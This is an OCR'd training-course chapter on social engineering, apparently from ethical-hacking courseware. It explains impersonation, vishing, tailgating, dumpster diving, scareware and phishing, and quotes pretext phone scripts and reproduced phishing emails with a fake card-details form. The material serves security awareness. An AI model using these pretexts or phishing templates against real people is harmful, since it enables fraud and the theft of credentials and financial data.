
- **Unauthorized listening of conversations**, or reading of messages
- Interception of audio, video, or written communication

Shoulder Surfing

- Direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.

Dumpster Diving

- Looking for **treasure in someone else's trash**



Human-based Social Engineering (Cont'd)

Reverse Social Engineering

☐ The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs

Piggybacking

☐ An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"

Tailgating

☐ The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access

Human-based Social Engineering

Impersonation

Impersonation is a common human-based social engineering technique where an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use a phone or another communication medium to mislead their target and trick them into revealing information. The attacker might impersonate a courier or delivery person, janitor, businessman, client, technician, or they may pretend to be a visitor. Using this technique, the attacker gathers sensitive information by scanning terminals for passwords, searching for important documents on employees' desks, rummaging through bins, and through other tactics. The attacker may even try to overhear confidential conversations and "**shoulder surf**" to obtain sensitive information.

Types of impersonation used in social engineering:

- Posing as a legitimate end-user
- Posing as an important user
- Posing as a technical support agent
- Posing as an internal employee, client, or vendor
- Posing as a repairman
- Abusing the over-helpfulness of the help desk
- Posing as someone with third-party authorization
- Posing as a tech support agent through vishing
- Posing as a trusted authority

Some impersonation tricks that an attacker performs to gather sensitive information about the target organization exploit the human nature of trust, fear, and moral obligation.

- **Posing as a Legitimate End User**

  An attacker might impersonate an employee and then resort to deviant methods to gain access to privileged data. They may provide a false identity to obtain sensitive information.

  Another example is when a "**friend**" of an employee asks them to retrieve information that a bedridden employee supposedly needs. There is a well-recognized rule in social interaction that a favor begets a favor, even if the original "**favor**" is offered without a request from the recipient. This is known as reciprocation. Corporate environments deal with reciprocation daily. Social engineers try to take advantage of this social trait via impersonation.

  Example:

  "Hi! This is John from the finance department. I have forgotten my password. Can I get it?"

- **Posing as an Important User**

  Another behavioral factor that aids a social engineer is people's habit of not questioning authority. People often go out of their way for those whom they perceive to have authority. An attacker posing as an important individual — such as a vice president or director — can often manipulate an unprepared employee. Attackers who take impersonation to a higher level by assuming the identity of an important employee add an element of intimidation. The reciprocation factor also plays a role in this scenario where lower-level employees might go out of their way to help a higher-authority. For example, it is less likely that a help-desk employee will turn down a request from a vice president who is hard-pressed for time and needs some vital information for a meeting. In case an employee refuses to divulge information, social engineers may use authority to intimidate employees and may even threaten to report the employee's misconduct to their supervisors. This technique assumes greater significance when the attacker considers it a challenge to get away with impersonating an authority figure.

Example:

"Hi! This is Kevin, the CFO's Secretary. I'm working on an urgent project, and I forgot my system password. Can you help me out?"

- **Posing as a Technical Support Agent**

  Another technique involves an attacker masquerading as a technical support agent, particularly when the victim is not proficient in technical areas. The attacker may pretend to be a hardware vendor, a technician, or a computer supplier. One demonstration at a hacker meeting had the speaker calling Starbucks and asking its employees whether their broadband connection was properly working. The perplexed employee replied that it was the modem that was giving them trouble. The hacker, without giving any credentials, went on to make him read out the credit card number of the last transaction. In a corporate scenario, the attacker may ask employees to reveal their login information, including their password, to fix a nonexistent problem.

  Example:

  "Sir, this is Mathew, technical support at X Company. Last night we had a system crash here, and we are checking for lost data. Can you give me your ID and password?"

- **Posing as an Internal Employee, Client, or Vendor**

  The attacker usually dresses up in business clothes or another suitable uniform. They enter an organization's building while pretending to be a contractor, client, service personnel, or another authorized person. Then they roam around unnoticed and look for passwords stuck on terminals, extract critical data from wastepaper bins, papers lying on desks, and perform other information gathering. The attacker may also implement other social engineering techniques such as shoulder surfing (observing users typing login credentials or other sensitive information) and eavesdropping (purposely overhearing confidential conversations between employees) to gather sensitive information that might help launch an attack on the organization.

- **Repairman**

  Computer technicians, electricians, and telephone repairpersons are generally unsuspected people. Attackers might impersonate a technician or repair person and enter the organization. They perform normal activities associated with their assumed duty while looking for hidden passwords, critical information on desks, information in trash bins, and other useful information; they sometimes even plant snooping devices in hidden locations.

Impersonation (Vishing)

Vishing (voice or VoIP phishing) is an impersonation technique in which the attacker uses Voice over IP (VoIP) technology to trick individuals into revealing their critical financial and personal information and uses the information for financial gain. The attacker uses caller ID spoofing to forge identification. In many cases, Vishing includes pre-recorded messages and instructions resembling a legitimate financial institution. Through Vishing, the attacker tricks the victim into providing bank account or credit card details for identity verification over the phone.

The attacker may send a fake SMS or email message to the victim, asking the victim to call the financial institution for credit card or bank account verification. In some cases, the victim receives a voice call from the attacker. When the victim calls the number listed in the message or receives the attacker's call, they hear recorded instructions that insist they provide personal and financial information like name, date of birth, social security number, bank account numbers, credit card numbers, or credentials like usernames, passwords. Once the victim provides the information, the recorded message confirms verification of the victim's account.

Discussed below are some tricks attackers use when Vishing to gather sensitive information.

- **Abusing the Over-Helpfulness of Help Desk**

  Help desks are frequently targeted for social engineering attacks for a reason. The staff members are trained to be helpful, and they often give away sensitive information such as passwords and network information without verifying the authenticity of the caller.

  The attacker should know employees' names and have details about the person he is trying to impersonate to be effective. The attacker may call a company's help desk pretending to be a senior official to try to extract sensitive information out of the help desk.

  Example:

  A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

  The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker entrance into the corporate network.

- **Third-party Authorization**

  Another popular technique used by an attacker is to represent themself as an agent authorized by some senior authority in an organization to obtain information on their behalf.

  For instance, when an attacker knows the name of the employee in the target organization authorized to access the required information, they keep a vigil on them so that they can access the required data in the absence of the concerned employee. In this case, the attacker can approach the help desk or other personnel in the company claiming that the employee (authority figure) has requested the information.

  Even though there might be suspicion attached to the authenticity of the request, people tend to overlook this in favor of being helpful in the workplace. People tend to believe that others are being honest when they reference an important person and provide the required information.

This technique is effective, particularly when the authority figure is on vacation or traveling, making instant verification impossible.

Example:

"Hi, I am John, I spoke with Mr. XYZ last week before he went on vacation and he said that you would be able to provide me with the information in his absence. Could you help me out?"

- **Tech Support**

  Like the impersonation of a tech support agent above, an attacker can use vishing to pretend to be a technical support staff member of the target organization's software vendor or contractor to obtain sensitive information. The attacker may pretend to troubleshoot a network problem and ask for the user ID and password of a computer to detect the problem. Believing them to be a troubleshooter, the user would provide the required information.

  Example:

  Attacker: "Hi, this is Mike from tech support. Some folks in your office have reported a slowdown in logging. Is this true?"

  Employee: "Yes, it has seemed slow lately."

  Attacker: "Well, we have moved you to a new server, and your service should be much better now. If you want to give me your password, I can check your service. Things will be better from now on."

- **Trusted Authority Figure**

  The most effective method of social engineering is posing as a trusted authority figure. An attacker might pretend to be a fire marshal, superintendent, auditor, director, or other important figure over the phone or in-person to obtain sensitive information from the target.

  Example:

  1. "Hi, I am John Brown. I'm with the external auditor, Arthur Sanderson. We've been requested by the corporate to do a surprise inspection of your disaster recovery procedures. Your department has 10 minutes to show me how you would recover from a website crash."
  2. "Hi, I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car, and I've been trying to get them to outsource their security training needs to us for months.

     They're located just a few miles away, and I think that if I can give them a quick tour of our facilities, it would be enough to push them over the edge and get them to sign up.

Oh yeah, they are particularly interested in what security precautions we've adopted. It seems someone hacked into their website a while back, which is one of the reasons they're considering our company."

3. "Hi, I'm with Aircon Express Services. We received a call that the computer room is getting too warm, so I need to check your HVAC system." Using professional-sounding terms like HVAC (Heating, Ventilation, and Air Conditioning) may add just enough credibility to an intruder's masquerade to allow them to access the targeted secured resource.

Eavesdropping

Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. An attacker can obtain sensitive information such as passwords, business plans, phone numbers, and addresses.

Shoulder Surfing

Shoulder surfing is the technique of looking over someone's shoulder as they key information into a device. Attackers use shoulder surfing to find out passwords, personal identification numbers, account numbers, and other information. They sometimes even use binoculars and other optical devices or install small cameras to record the actions performed on the victim's system to obtain login details and other sensitive information.

Dumpster Diving

Dumpster diving is the process of retrieving sensitive personal or organizational information by searching through trash bins. Attackers can extract confidential data such as user IDs, passwords, policy numbers, network diagrams, account numbers, bank statements, salary data, source code, sales forecasts, access codes, phone lists, credit card numbers, calendars, and organizational charts on paper or disk. Attackers can then use this information to perform various malicious activities. Sometimes attackers even use pretexts to support their dumpster diving initiatives, such as impersonating a repair person, technician, cleaner, or other legitimate worker.

Information that attackers can obtain by searching through trash bins includes:

- **Phone lists**: Disclose employees' names and contact numbers.
- **Organizational charts**: Disclose details about the structure of the company, physical infrastructure, server rooms, restricted areas, and other organizational data.
- **Email printouts, notes, faxes, and memos**: Reveal personal details of an employee, passwords, contacts, inside working operations, certain useful instructions, and other data.
- **Policy manuals**: Reveal information regarding employment, system use, and operations.
- **Event notes, calendars, or computer use logs**: Reveal information regarding the user's log on and off timings, which helps the attacker to decide on the best time to plan their attack.

Reverse Social Engineering

Generally, reverse social engineering is difficult to carry out. This is primarily because its execution needs a lot of preparation and skills. In reverse social engineering, a perpetrator assumes the role of a knowledgeable professional so that the organization’s employees ask them for information. The attacker usually manipulates questions to draw out the required information.

First, the social engineer will cause an incident, creating a problem, and then present themself as the problem solver through general conversation, encouraging employees to ask questions. For example, an employee may ask how this problem has affected files, servers, or equipment. This provides pertinent information to the social engineer. Many different skills and experiences are required to carry out this tactic successfully.

Provided below are some of the techniques involved in reverse social engineering:

- **Sabotage**: Once the attacker gains access, they will corrupt the workstation or make it appear corrupted. Under such circumstances, users seek help as they face problems.
- **Marketing**: To ensure that the user calls the attacker, the attacker must advertise. The attacker can do this either by leaving their business card in the target’s office or by placing their contact number on the error message itself.
- **Support**: Even if the attacker has already acquired the desired information, they may continue to assist the users so that they remain ignorant of the hacker’s identity.


  A good example of a reverse social engineering virus is the “**My Party**” worm. This virus does not rely on sensational subject lines but rather makes use of inoffensive and realistic names for its attachments. By using realistic words, the attacker gains the user’s trust, confirms the user’s ignorance, and completes the task of information gathering.

Piggybacking

Piggybacking usually implies entry into a building or security area with the consent of the authorized person. For example, an attacker might request an authorized person to unlock a security door, saying that they have forgotten their ID badge. In the interest of common courtesy, the authorized person will allow the attacker to pass through the door.

Tailgating

Tailgating implies accessing a building or secured area without the consent of the authorized person. It is the act of following an authorized person through a secure entrance, as a polite user would open and hold the door for those following them. An attacker, wearing a fake badge, might attempt to enter the secured area by closely following an authorized person through a door that requires key access. They then try to enter the restricted area while pretending to be an authorized person.




Computer-based Social Engineering

Pop-Up Windows
Windows that suddenly pop up while surfing the Internet and ask for **user information** to login or sign-in

Hoax Letters
Emails that issue **warnings** to the user about new viruses, Trojans, or worms that may harm the user's system

Chain Letters
Emails that offer **free gifts** such as money and software on condition that the user **forwards the mail to a specified number of people**



Computer-based Social Engineering (Cont'd)

Instant Chat Messenger
Gathering **personal information by chatting** with a selected user online to get information such as birth dates and maiden names

Spam Email
Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information**, **social security numbers**, and **network information**

Scareware
Malware that tricks computer users into **visiting malware infested websites**, or downloading/buying potentially malicious software

Computer-based Social Engineering

Attackers perform computer-based social engineering using various malicious programs such as viruses, trojans, and spyware, and software applications such as email and instant messaging.


Discussed below are different types of computer-based social engineering attacks:

- **Pop-Up Windows**

  Pop-ups trick or compel users into clicking a hyperlink that redirects them to fake web pages asking for personal information or downloading malicious programs such as keyloggers, trojans, or spyware.

  The common method of enticing a user to click a button in a pop-up window is by warning of a problem, such as displaying a realistic operating system or application error message, or by offering additional services. A window appears on the screen requesting the user to re-login or warning about an interruption in the host connection, and that the network connection needs re-authentication. When the user follows these instructions, a malicious program installs, extracts the target's sensitive information, and sends it to the attacker's email address or a remote site. This type of attack uses trojans and viruses.

  Examples of pop-ups used for tricking users:



Congratulations!

CONGRATULATIONS!

You're the 1 Million th visitor this week!

Click "OK" button below to close window and contact our **Prize Department** immediately.

Internet Antivirus Pro Warning!

Harmful and malicious software detected

Online Scanner detected programs that might compromise your privacy or damage your computer. Understanding alert levels.

Name	Alert level
Trojan-IM.Win32.Faker.a	High
Virus.Win32.Faker.a	High
Trojan.PSW.BAT.Cunter	High

Figure 5.1: Screenshots showing sample pop-up windows

- **Hoax Letters**

  A hoax is a message warning its recipients of a non-existent computer virus threat. It relies on social engineering to spread its reach. Usually, hoaxes do not cause any physical damage or loss of information; but they cause a loss of productivity and use an organization's valuable network resources.

- **Chain Letters**

  A chain letter is a message offering free gifts, such as money and software, on the condition that the user forwards the email to a predetermined number of recipients. Common approaches used in chain letters are emotionally convincing stories, "**get-rich-quick**" pyramid schemes, spiritual beliefs, and superstitious threats of bad luck to the recipient if they "break the chain" and fail to pass on the message or simply refuse to read its content. Chain letters also rely on social engineering to spread.

- **Instant Chat Messenger**

  An attacker chats with selected online users via instant chat messengers and tries to gather their personal information such as date of birth or maiden name. They then use the acquired information to crack users' accounts.

- **Spam Email**


  Spam is irrelevant, unwanted, and unsolicited emails designed to collect financial information such as social security numbers, and network information. Attackers send spam messages to the target to collect sensitive information, such as bank details. Attackers may also send email attachments with hidden malicious programs such as viruses and trojans. Social engineers try to hide the file extension by giving the attachment a long filename.

- **Scareware**

  Scareware is a type of malware that tricks computer users into visiting malware-infested websites or downloading or buying potentially malicious software. Scareware is often seen in pop-ups that tell the target user that their machine has been infected with malware. These pop-ups convincingly appear as though they are coming from a legitimate source such as an antivirus company. Further, these pop-up ads always have a sense of urgency and tell the victim to quickly download the software if they want to get rid of the supposed virus.

Computer-based Social Engineering: Phishing

- Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**
- Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information



From: [redacted]
To: [redacted]
CC:
Subject: Tax Refund Notice !

Hi,

After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of $800. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.

Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list

Get Started

Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards

HM Revenue & Customs

HM Revenue & Customs
Tax Refund Confirmation

Clicking the link directs you to a fraudulent web page that looks similar to a genuine HMRC page

Address Information - Please enter your name and address as you have it listed for your credit card.

Cardholder Name:
Date of Birth: Day Month Year
Mother Maiden Name:
Address:
Town/City:
Postal Code:
Phone Number:

Credit Card Information - Please enter your Credit or Debit Card where refunds will be made.


Bank Name:
Debit / Credit Card Number:
Expiration Date: Month Year
Card Verification Number:
Sort Code: (If Shown On Card)

VISA
Submit Information
Business Link | © Crown Copyright | Terms & Conditions | Privacy policy | Site Map | Freedom of Information | Directgov

http://www.hmrc.gov.uk

Computer-based Social Engineering: Phishing (Cont'd)

Examples of Phishing Emails



From: An Attacker
Sent: Sunday, June 9, 2019 1:16:52 PM
To: [redacted] User
Subject: Important changes to your account

Activity Alert
PERSONAL CHECKING/SAVINGS ACCOUNTS
Online Banking Unauthorized Sign-In.

Dear Valued Customer joeuser@tntech.edu,

As part of our security measures, our system regularly scheduled account maintenance and verification procedures, we have detected a slight error in your online banking information. Our system requires account verification for more security and protection to your account , To confirm this verification


Log into Online Banking and update your information.

Want to get more alerts? Sign in to your online banking account at Bank of America and within the Accounts Overview page select the "Alerts" tab.

You can sign in to Online or Mobile Banking to review this activity, or contact us for help.

Security Checkpoint

To confirm the authenticity of messages from us, always look for this Security Checkpoint.



From: Joe B Student
Sent: Monday, May 13, 2019 8:57 AM
Subject: Tennessee Tech : Part Time Job

Tennessee Tech Job Placement & Student Services selected you as a Secret Shopper.

A job that will not affect your present employment or studies and no sign up fee. It's fun, rewarding and flexible. You can make up to $1000 weekly also, to view details of the job and apply please visit website

https://tinyurl.com/y3o3xzst

Job Placement & Student Services
Cookeville, TN 38505 USA

From: Compromised Account <compromised@students.tntech.edu>
Date: 6/1/19 6:31 PM (GMT-05:00)
To: [redacted] <[redacted]t@students.tntech.edu>
Subject: The Security of Your Account

Paypal

The Security of Your Account

Dear joebstudent@students.tntech.edu ,
We regret to inform you of this bad news

We have put your account in the list of limited accounts
because your account is safe and we need a little bit to a few information to protect your account

Click the button below and follow the steps simply

Yours Sincerely

Questions? Take a look at our FAQs or contact Customer Support.

https://its.tntech.edu

Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

1 **Spear Phishing**

A **targeted phishing attack** aimed at **specific individuals** within an organization

2 **Whaling**

An attacker **targets high profile executives** like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information

3 **Pharming**

The attacker **redirects web traffic** to a fraudulent website by installing a malicious program on a personal computer or server


4 **Spimming**

A **variant of spam** that **exploits Instant Messaging platforms** to flood spam across the networks

Phishing

Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information. The attacker registers a fake domain name, builds a lookalike website, and then mails the fake website's link to users. When a user clicks on the email link, it redirects them to the fake webpage, where they are lured into sharing sensitive details such as their address and credit card information. Some of the reasons behind the success of phishing scams include users' lack of knowledge, being visually deceived, and not paying attention to security indicators.

The screenshot below is an example of an illegitimate email that claims to be from a legitimate sender. The email link redirects users to a fake webpage and asks them to submit their personal or financial details.


Message
Insert
Options
Format Text
Adobe PDF
Paste
Clipboard
Calibri (Body)
11
Basic Text
Address Book
Check Names
Names
Include
Follow Up
Options
Spelling
Proofing
Send and Archive
Lookup Sugar Address
SugarCRM

From: [redacted]
To: [redacted]
CC:
Subject: Tax Refund Notice !

Hi,

After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of $800. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.

Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list

Get Started

Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards
HM Revenue & Customs

HM Revenue & Customs
Tax Refund Confirmation

